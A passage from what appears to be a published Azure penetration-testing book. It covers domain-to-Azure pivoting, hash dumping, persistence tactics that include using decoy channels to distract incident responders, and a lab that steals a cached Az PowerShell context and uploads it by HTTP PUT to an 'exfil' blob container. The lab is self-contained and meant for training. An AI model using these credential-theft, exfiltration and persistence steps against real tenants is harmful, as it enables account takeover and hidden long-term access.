With a clear path in mind for pivoting through the on-premises environment, we will need some tooling to help us automate some of this process to make our job easier. Thankfully, many common escalations can be completed from non-domain joined systems, without the need for custom tools. However, one of the best ways to maintain a low profile during an assessment is by *living off the LAN* by using native system management tools (RDP, PS Remoting, and so on).

Since native Windows tools don't have intrinsic support for things such as credential gathering and process migration, additional tools may be needed to complete our objectives. Since these tools could each have their own dedicated book, we will just highlight a few of them here and leave it up to the reader to learn these tools:

- Metasploit
- CrackMapExec
- Cobalt Strike
- Empire
- Red Team Toolkit
- Covenant

These tools can all be used as part of lateral movement and escalation in a domain. While the tools are not always needed, they can help simplify some of the efforts.

While this will always be influenced by the available paths in the environment, we will generally use the following methodology to pivot between systems in a domain environment during escalation:

- Obtain access to domain or local credentials.
- Use credentials or exploits to gain local administrator access to a system.
- Compromise available credentials on the system.
- Identify additional targets to pivot to.
- Move laterally to additional targets, and restart the cycle.

Once domain administrator credentials are gathered during the preceding process, we move into a new phase where we gather credentials for privileged Azure users and use those to pivot into the Azure tenant.

Next, we will cover what to do once we have escalated internally on the domain.

General tips for post domain escalation and lateral movement

Domain administrator rights should not be the end of the line for an internal network penetration test. By stopping at domain administrator, you are showing that you have full control of the domain, but you aren't showing the potential impact of those rights. On an internal penetration test, an attacker can use these privileges to access sensitive data stores and drive home the potential dangers of an attacker escalating privileges.

The same methodology applies with an Azure penetration test. Getting domain administrator rights should really just be a foothold in working our way back up into the Azure AD environment as a privileged user. Since the Azure AD environments are so closely tied to the main Active Directory environments, there are many options for gaining control over Active Directory accounts that can allow us to pivot into Azure.

The first step after gaining domain administrative rights should be gathering domain NTLM hashes from a domain controller. This will open up the following opportunities for us:

- Cracking gathered hashes to obtain plaintext credentials
- Using the password hashes for **Pass-the-Hash (PtH)** attacks
- Persisting in the domain with golden ticket attacks (using the domain `krbtgt` account hash)

Since dumping all of the domain hashes can be a bit noisy, you may want to target specific accounts (`krbtgt`, domain/global administrators, and so on) for hash dumping. Additionally, those responsible for your domain may not appreciate having to reset every domain password, so make reasonable choices when dumping domain hashes.

For demonstration's sake, let's assume that we've gathered all of the domain NTLM hashes for the Global Administrator accounts in the Azure tenant. If we are able to crack any of these hashes, we may be able to use the cleartext credentials to pivot into the Azure tenant with a privileged role.

You may be thinking that all of these privileged accounts would be protected by MFA and conditional access policies. This is not always the case. While it is becoming more common to enforce MFA for all accounts, the authors have run into frequent scenarios where users are provisioned a privileged Azure AD role, but they never configure MFA for the account. Your mileage may vary, but it may be worth a try.

Alternatively, we can use the gathered domain credentials (cleartext or hashes) for privileged users to use for accessing systems used by Azure administrators. As previously mentioned, Azure tokens can be stored on user workstations in the `.Azure` profile folders. By accessing the workstations with one of the compromised privileged accounts, we may be able to assume the token of the Azure admin user. We will cover this process in depth in the following chapter as a method for obtaining persistence in the environment.

Finally, with administrative rights, we may have control over the MFA systems that are in use for the Azure environment. If third-party (Okta, Duo, and so on) MFA systems are in use, a privileged domain user may have control over the tokens for other users. By cracking a Global Administrator's password and granting them a new MFA token (on your device), you may be able to take over their Azure account.

Now that we have reviewed our options for using on-premises resources for escalation, let's clean up the resources that were created for the scenarios in this chapter.

Hands-on exercise – Cleaning up the Owner exploit scenarios

In this final exercise, we will use a cleanup script to automate the removal of the resources that were set up for the scenarios in this chapter. Here are the tasks that we will complete in this exercise:

- Download the cleanup script from GitHub.
- Run the script to remove the objects and resources created for the scenarios.

Here are the steps to complete these tasks:

1. Open a web browser and browse to the Azure Portal (<https://portal.azure.com>). Sign in with the azureadmin credentials.
2. In the Azure Portal, click on the Cloud Shell icon in the top-right corner of the Azure Portal. Select *PowerShell*:




Figure 7.21 – Opening Cloud Shell

3. In the PowerShell session within the Cloud Shell pane, run the following command to download a script to clean up the scenarios that were built out for this chapter. Verify the download also:

```
PS C:\> Invoke-WebRequest https://bit.ly/owner-scenario-cleanup -O owner-scenario-cleanup.ps1
```

```
PS C:\> Get-ChildItem
```

Here is a screenshot of what it looks like:



```
PowerShell
PS /home/azureadmin> Invoke-WebRequest https://bit.ly/owner-scenario-cleanupleanup.ps1
PS /home/azureadmin> Get-ChildItem

Directory: /home/azureadmin


Mode                LastWriteTime         Length Name
----                -
1----            8/25/2021 12:55 AM             clouddrive -> /usr/
                    8/25/2021  1:08 AM          1606 owner-scenario-clea
                    8/25/2021  1:07 AM          1138 owner-scenario-outp
                    8/25/2021  1:06 AM          2968 owner-scenarios.ps1
                    7/4/2021  5:55 PM              4 testfile.json
```

Figure 7.22 – Results of downloading the script

- Run the downloaded script to remove the objects and resources that were created for the exercises in this chapter using the following command:

```
PS C:\> ./owner-scenario-cleanup.ps1
```

Wait for the script to complete. This may take about 8 minutes:



```
PowerShell
PS /home/azureadmin> Invoke-WebRequest https://bit.ly/owner-scenario-cleanup-owner-scenario-cleanup.ps1
PS /home/azureadmin> ./owner-scenario-cleanup.ps1
Cleanup Started 08/25/2021 01:31:36

#####
# Cleaning up role assignments #
#####
#####
# Cleaning up identity objects #
#####
Successfully cleaned up resources!!
Account      Environment TenantId      TenantDomain
-----
MSI@50342 AzureCloud  40d57076-4434-4710-9874-218479954935 azurepentesting.c...
```

Figure 7.23 – Results of running the cleanup script

Congratulations! You have completed all the exercise scenarios in this chapter and successfully removed the resources that were set up from your subscription.

Summary

In this chapter, we have reviewed the many ways that an attacker may be able to pivot up to privileged Azure AD roles in a tenant from a subscription Owner role. We also reviewed the ways that an attacker can use Azure AD access to gain rights on subscriptions within the tenant. While it's not always necessary to do so in an Azure penetration test, moving between subscriptions and Azure AD can be one of the best ways to show the full impact of privilege escalation in an environment.

In our next (and final) chapter, we will show how you can use this access to create persistence opportunities for yourself at all levels of the Azure tenant. From virtual machines up through Azure AD, we will review the available options for persisting access in an Azure tenant.

8

Persisting in Azure Environments

In this final chapter, we will be covering different ways that an attacker can persist access in an Azure environment. Persistent access can be established at multiple levels in an Azure tenant, and it can allow you to continue to access sensitive resources during a long-term engagement. Additionally, this chapter should be a good resource for those trying to identify or prevent an attacker's access to an Azure environment.

In this chapter, we are going to cover the following main topics:

- Understanding the goals of persistence
- Persisting in an Azure subscription
- Persisting in an Azure AD tenant

Understanding the goals of persistence

Persistence is a pretty simple concept. In general, we want to maintain access to an environment so that we can withstand any active attempts to remove our access to the environment. While an entire chapter could be dedicated to the conceptual ideas around persistence, we do not have the space for that here. Instead, we will provide some general guidelines regarding persistence that you can think about during this chapter. Then, we will apply those ideas to different areas of Azure environments.

Plan on getting caught

For any situation where you want to persist in an environment, you should assume that your presence will be noticed and that your access will be removed. Your initial access vectors should always be considered *short-term* resources that allow you to set up additional persistence options. While you may be able to maintain access with those initial vectors, they are likely to be the first thing to get burned.

Have multiple channels ready

By having multiple access options for an environment, not only do you give yourself options for restoring access that gets removed, but you also have multiple channels that can confuse anyone doing incident response on the environment. It may be easier to hide some of your activities within one account or service by making louder noises with a channel that you are willing to burn.

Let's take a look at some examples:

- Direct VM command execution using the Run command function with an Azure AD user. This is a fairly obvious action that is easy to track back to a single user.
- Indirect VM command execution via an Automation Account runbook using the Run command function, with the Run as account. This is masked by the Run as account and may be less obvious.

Having both of these command execution options allows you to potentially mask your activities with other valid actions in the tenant. Either of these options could also be a red flag that could be used to distract the incident response team while you complete other actions.

Use long-term and short-term channels

By using long-term persistence channels to create or recover access to your short-term channels, you can burn short-term resources, if needed. The long-term persistence methods should be privileged (subscription owner, AAD tenant permissions, and so on) and allow you to create new resources or assign new rights to the tenant. These will be the true persistence methods that help you keep, or recover, overall access to the tenant. The long-term channels should also be used sparingly as they are crucial for persistence. The less they are used, the less noise there will be.

Have multiple persistence options at multiple levels

For any of the persistence channels that you create, it is a good idea to have multiple short-term and long-term options at each level. This can include multiple resources, users, scripts, executables, and any other tools that you might be using. By giving yourself options at multiple levels, you will be able to reestablish access at multiple levels if access is lost. The aim here is to be sticky with the access so that attempts to remove your access are reversible.

Important Note

As with any good penetration test, documentation is key. Any persistence options (or major state changes) that you add to a subscription need to be documented as you are creating them. If access to an environment is lost totally, and you have no way to clean up your persistence methods, you may end up with a very angry environment owner who needs to do some cleanup. Additionally, the **Rules of Engagement (RoE)** for the test should outline the tester's ability to make any changes to an environment for escalation, persistence, or other purposes.

Now that we understand the general goals and methodology of persisting in an Azure environment, let's look at our options for persisting in Azure subscriptions and management groups.

Persisting in an Azure subscription

Persistence in an Azure subscription can be established in multiple different services across the subscription. This is inclusive of Azure AD account access at the subscription (or management group) level, all the way down to the resource level. Since access to the broader subscription will be controlled by your identity (User Account, Service Principal, Managed Identity), you will want to have options at multiple levels to maintain (or regain) your access to these identities.

For starters, we will be looking at how we can gather existing subscription tokens for authenticated users. This can be a very practical way of keeping access through normal administrative user sessions.

Stealing credentials from a system

Depending on what your scope is, you may find yourself in an internal network environment or on an Azure VM, looking to persist in the tenant. While we could easily make an argument to escalate your privileges to a domain administrator account and compromise the AD sync server, that may not always be a practical option.

For a stealthier option, you may want to look at utilizing the system of an existing Azure user. Once you are on an Azure user's system, you have a couple of options.

If you have access to the actual user account, you may be able to make use of an existing Azure portal session in the web browser. Alternatively, the system may also be configured to use passthrough **single sign-on (SSO)**, so opening `https://portal.azure.com` in Internet Explorer as the user could let you right in.

Important Note

The technique outlined here has been covered on the Lares blog by the following post, written by *Lee Kagan*: <https://www.lares.com/blog/hunting-azure-admins-for-vertical-escalation/>. Please refer to the post for additional information on this specific attack.

If the user has some account restrictions, such as multi-factor authentication or conditional access policies, your best bet is to export any existing authentication tokens from the Az CLI and/or the Az PowerShell cmdlets. These tokens are typically stored in the `c:\Users\%USERNAME%\Azure` directory on a Windows operating system client. Keep in mind that the users that you are attacking may be clearing up their cached credentials on their systems, so it's not a guarantee that a specific user will have active Azure credentials stored on their system.

Exporting PS/AZ credentials from an Admin system

If you do not have access to the clear-text user account credentials, you can still look for existing active tokens in the `.Azure` folder. This will most likely require you to have local administrator access to the system, so keep that in mind:




Figure 8.1 – Exfiltrating a cached token from an admin system

When a user authenticates to Azure using Azure PowerShell, information about the account that was used to sign in, the active subscription, and the OAuth 2.0 access token is saved locally as PowerShell objects. This is called an **Azure context**. This context can be exported and reused on other systems for unauthorized access! The preceding diagram highlights the process for doing this.

To prevent the authentication context from being automatically saved for a local user, the following PowerShell cmdlet can be used:

```
Disable-AzContextAutosave -Scope CurrentUser
```

The easiest way to see if the existing credentials on a system are still valid is to use them. A simple `Get-AzSubscription` or `az account list` should tell you what is available within your current context. To export this context, we will use the `Save-AzContext` Az PowerShell command to write the current context out to a file.

In the next hands-on exercise, you will walk through how to set up a test system that you will use to practice this scenario. You will then walk through the token exfiltration process so that you can reuse the token on another system.

Hands-on exercise – stealing and reusing tokens from an authenticated Azure admin system

In this exercise, we will be exporting cached tokens from the system of an authenticated Azure admin user and reusing those tokens on our pentest VM. Here are the tasks that we will complete in this exercise:

- **Task 1:** Authenticate to our Azure tenant with the Az PowerShell module.
- **Task 2:** Confirm access (list subs).
- **Task 3:** Use the Save-AzContext command.
- **Task 4:** Copy the context files to another system for use elsewhere.

Let's get started:

1. In the PowerShell session within the Cloud Shell pane, run the following commands to download and verify a script to provision the scenario for this exercise:

```
Invoke-WebRequest -Uri http://bit.ly/admin-token-theft-scenario
-OutFile admin-token-theft-scenario-windows.ps1
Get-ChildItem
```

The following screenshot shows the output:

```
PS /home/david> Invoke-WebRequest -Uri http://bit.ly/admin-token-theft-scenario
o -OutFile admin-token-theft-scenario-windows.ps1
PS /home/david> Get-ChildItem

Directory: /home/david

Mode                LastWriteTime         Length Name
----                -
1----            1/25/2021   7:10 PM              clouddrive ->
-----            1/25/2021   7:21 PM          5080 /usr/csuser/clouddrive
admin-token-theft-scenario-
windows.ps1
```

Figure 8.2 – Downloading and verifying the script

2. Run the downloaded script using the following command:

```
./admin-token-theft-scenario-windows.ps1
```

When prompted to enter a password, enter myPassword123 and press *Enter*. Wait for the deployment to complete. The deployment could take **up to 20 minutes** to complete:

```
PS /home/azureadmin>
PS /home/azureadmin> ./admin-token-theft-scenario-windows.ps1
Deployment Started 01/03/2021 13:34:02
Please enter a password: myPassword123
```

Figure 8.3 – Entering a password when prompted

What Does the Script Do?

The script deploys the following resources:

- a. An Azure AD user account called `victimadminuser`.
- b. A user account assigned the Reader role to your Azure subscription.
- c. A Windows VM with a local administrative user called `windowsadmin`. The VM has Azure PowerShell, 7-Zip, and HTTPie installed.
- d. A storage account with a blob container called `exfil`. This account will be used to store exfiltrated credentials from the Windows Admin VM.

3. After the script has finished running, the key information that you will need for the rest of this exercise will be displayed in the output section. Copy this information into a Notepad document for later reference. There are six values that you will need from the output section:

Azure Admin User: This is the Azure administrator username whose token will be stolen from a Windows PC.

Azure Admin User Password: This is the password of the Azure administrator user whose credential will be stolen.

Windows VM Public IP: The public IP of the Windows VM that the token will be stolen from.

Windows VM Username: The local user that you will use to authenticate to the Windows VM.

Windows VM User Password: The password of the local user that you will use to authenticate to the Windows VM.

Exfiltration Storage Location: The blob container that you will exfiltrate the stolen credential to and download it from for reuse from your pentest VM:

```
Transcript started, output file is admin-token-theft-output.txt
#####
# Script Output #
#####
Azure Admin User: victimadminuser@azurepentesting.com
Azure Admin User Password: myPassword123

Windows VM Public IP: 51.143.1.1
Windows VM Username: windowsadmin
Windows VM User Password: myPassword123

Exfiltration Storage Location: https://pentest9498.blob.core.windows.net/exfil
/azureprofile.zip?sv=2019-07-07&sig=7nzh42618BAeXff4bgBG2F%2BPPBYVMMbFRpOBxJutf
ui4%3D&st=2021-01-25T19%3A31%3A22Z&se=2021-01-31T19%3A31%3A22Z&srt=sco&ss=b&sp
=racupwdl
Transcript stopped, output file is /home/david/admin-token-theft-output.txt
Deployment Ended 01/25/2021 19:39:17
```

Figure 8.4 – Copying the script's output

4. Open an RDP client on your PC and connect to the Windows VM Public IP that you made a note of in the output section (*Step 3*). When prompted to authenticate, use the **Windows VM Username** value as the username and the **Windows VM User Password** value as the password:




Figure 8.5 – Logging into the VM via RDP

5. Within the RDP session to **Windows VM Public IP**, open a PowerShell console and authenticate to Azure using the following command:

```
Connect-AzAccount
```

- When prompted to authenticate, use the **Azure Admin User** value (from the script's output) as the username and the **Azure Admin User Password** value (also from the script's output) as the password:




Figure 8.6 – Authenticating with the "Azure Admin User" value

Here is the output after the authentication process has been completed:

```
PS C:\windows\system32> Connect-AzAccount

Account                               SubscriptionName TenantId
-----                               -
victimadminuser@azurepentesting.com Development      40d5707e-b434-4f10-9d7d-21...
```

Figure 8.7 – Authentication output

- Verify authentication using the following command:

```
Get-AzResourceGroup
```

Your results may differ, but here is a screenshot of the command and its output:

```

PS C:\windows\system32> Get-AzResourceGroup

ResourceGroupName : cloud-shell-storage-westeuropa
Location           : westeuropa
ProvisioningState  : Succeeded
Tags               :
ResourceId          : /subscriptions/204cce89-27de-4669-a48b
                    : steuropa

ResourceGroupName : NetworkWatcherRG
Location           : uksouth
ProvisioningState  : Succeeded
Tags               :
ResourceId          : /subscriptions/204cce89-27de-4669-a48b

```

Figure 8.8 – Verifying authentication and access

8. At this point, we can pretend that we're acting as the victim admin user and saving our current context for later use. We (as an attacker) would then copy this file to our system. Alternatively, imagine that you're an attacker with an active session on this system and that you want to save the current context for exfiltration to another system.

Save the current authentication context and verify that the context has been saved using the following commands:

```
Save-AzContext -Path azureprofile.json
```

```
Get-ChildItem azureprofile.json
```

Here is a screenshot of the commands and their output:

```

PS C:\Users\windowsadmin> Save-AzContext -Path azureprofile.json
PS C:\Users\windowsadmin>
PS C:\Users\windowsadmin> Get-ChildItem azureprofile.json

Directory: C:\Users\windowsadmin

Mode                LastWriteTime         Length Name
----                -
-a-----         1/3/2021   2:08 PM         13026 azureprofile.json

```




Figure 8.9 – Saving the authentication context

9. Compress the saved authentication context using the following command:

```
7z a azureprofile.zip azureprofile.json
```

Here is a screenshot of the command and its output:




```
PS C:\Users\windowsadmin> 7z a azureprofile.zip azureprofile.json
7-Zip 19.00 (x64) : Copyright (c) 1999-2018 Igor Pavlov : 2019-02-21
Scanning the drive:
1 file, 13026 bytes (13 KiB)
Creating archive: azureprofile.zip
Add new data to archive: 1 file, 13026 bytes (13 KiB)
Files read from disk: 1
Archive size: 5982 bytes (6 KiB)
Everything is Ok
```

Figure 8.10 – Creating a compressed ZIP from the authentication context

10. Exfiltrate the compressed authentication context to the blob container that was created earlier (by the script) using the following HTTPie command. Replace the `<blob_container_url>` placeholder with the value of **Exfiltration Storage Location** that you copied from the script's output. **Ensure that there are no line breaks before pasting this.** You should get an HTTP 201 response:

```
http PUT "<blob_container_url>" "@azureprofile.zip"
"x-ms-blob-type: BlockBlob"
```

Here is a screenshot of the command and its output:



```
PS C:\Users\windowsadmin> http PUT "https://pentest3857.blob.core.windows.net/exfil/
azureprofile.zip?sv=2019-07-07&sig=Sr4cKbszGzxCU6tCYGQQ45yLTOnQzoH4Tb3zSMXcvWg%3D&st
=2021-01-03T13%3A35%3A58Z&se=2021-01-09T13%3A35%3A58Z&srt=sco&ss=b&sp=racupwdl" "@az
ureprofile.zip" "x-ms-blob-type: BlockBlob"
HTTP/1.1 201 Created
Content-Length: 0
Content-MD5: ltyxeleIHZjqEJiAyrKYfg==
Date: Sun, 03 Jan 2021 14:16:00 GMT
ETag: "0x8D8AFF218E4024A"
Last-Modified: Sun, 03 Jan 2021 14:16:00 GMT
Server: Windows-Azure-Blob/1.0 Microsoft-HTTPAPI/2.0
x-ms-content-crc64: F7IuV0FtAqw=
x-ms-request-id: c322773b-801e-002f-63da-e1ea22000000
x-ms-request-server-encrypted: true
x-ms-version: 2019-07-07
```

Figure 8.11 – Uploading the extracted credential to Azure Blob Storage

The preceding command uses the `httpie` tool, which we introduced in *Chapter 2, Building Your Own Environment*. Here is the PowerShell equivalent of the same command:

```
Invoke-WebRequest -Method 'PUT' -Uri '<blob_container_url>' -OutFile 'azureprofile.zip' -Headers @{ "x-ms-blob-type"="BlockBlob" }
```

11. Verify that the compressed authentication context now exists in the storage account by browsing to it in the Azure portal. The storage account has a naming format of `pentestXXXX` (XXXX is a set of random digits that are generated by the deployment script):

Home > Storage accounts > pentest3857 >

exfil
Container

Search (Ctrl+/) « Upload Change access level Refresh Delete Change tier

Overview
Access Control (IAM)
Settings
Access policy
Properties
Metadata

Authentication method: Access key (Switch to Azure AD User Account)
Location: exfil

Search blobs by prefix (case-sensitive)

Name	Modified	Access tier	Blob type
☐ azureprofile.zip	1/3/2021, 2:16:00 PM	Hot (Inferred)	Block blob

Figure 8.12 – Verifying the exfiltrated credential

12. In your `pentest` VM, open a PowerShell console and verify that you currently do not have a connection to the victim's Azure environment by using the following command. You should get an error message, as shown in the following screenshot.

If you are authenticated, use `Disconnect-AzAccount` to log out:

```
Get-AzResourceGroup
```

Here is a screenshot of the command and its output:

```
PS C:\Users\pentestadmin>
PS C:\Users\pentestadmin> Get-AzResourceGroup
Get-AzResourceGroup : Run Connect-AzAccount to login.
At line:1 char:1
+ Get-AzResourceGroup
+ ~~~~~
+ CategoryInfo          : CloseError: (:) [Get-AzResourceGroup], PSInvalidOperationException
+ FullyQualifiedErrorId : Microsoft.Azure.Commands.ResourceManager.Cmdlets.Implementation.GetAzureResourceGroupCmdlet
```

Figure 8.13 – Verifying the unauthenticated session

13. Download and verify the exfiltrated context file using the following command. Replace the <blob_container_url> placeholder with the value of **Exfiltration Storage Location** that you copied from the script's output:

```
Invoke-WebRequest -Uri "<blob_container_url>" -OutFile
azureprofile.zip
Get-ChildItem azureprofile.zip
```

Here is a screenshot of the command and its output:

```
PS C:\Users\pentestadmin> Invoke-WebRequest -Uri "https://pentest3857.blob.core.windows.net/exfil/azureprofile.zip?sv=2019-07-07&sig=Sr4ckbszGzxCU6tCYGQQ45yLT0nQzoH4Tb3zSMXcvWg%3D&st=2021-01-03T13%3A35%3A58Z&se=2021-01-09T13%3A35%3A58Z&srt=sco&ss=b&sp=racupwdl" -OutFile azureprofile.zip
PS C:\Users\pentestadmin>
PS C:\Users\pentestadmin> Get-ChildItem azureprofile.zip

Directory: C:\Users\pentestadmin

Mode                LastWriteTime         Length Name
----                -
-a-----          1/3/2021   2:35 PM         5982 azureprofile.zip
```


Figure 8.14 – Downloading the extracted credential

14. Extract the downloaded file using the following command and verify the extracted file:

```
7z e azureprofile.zip
```

```
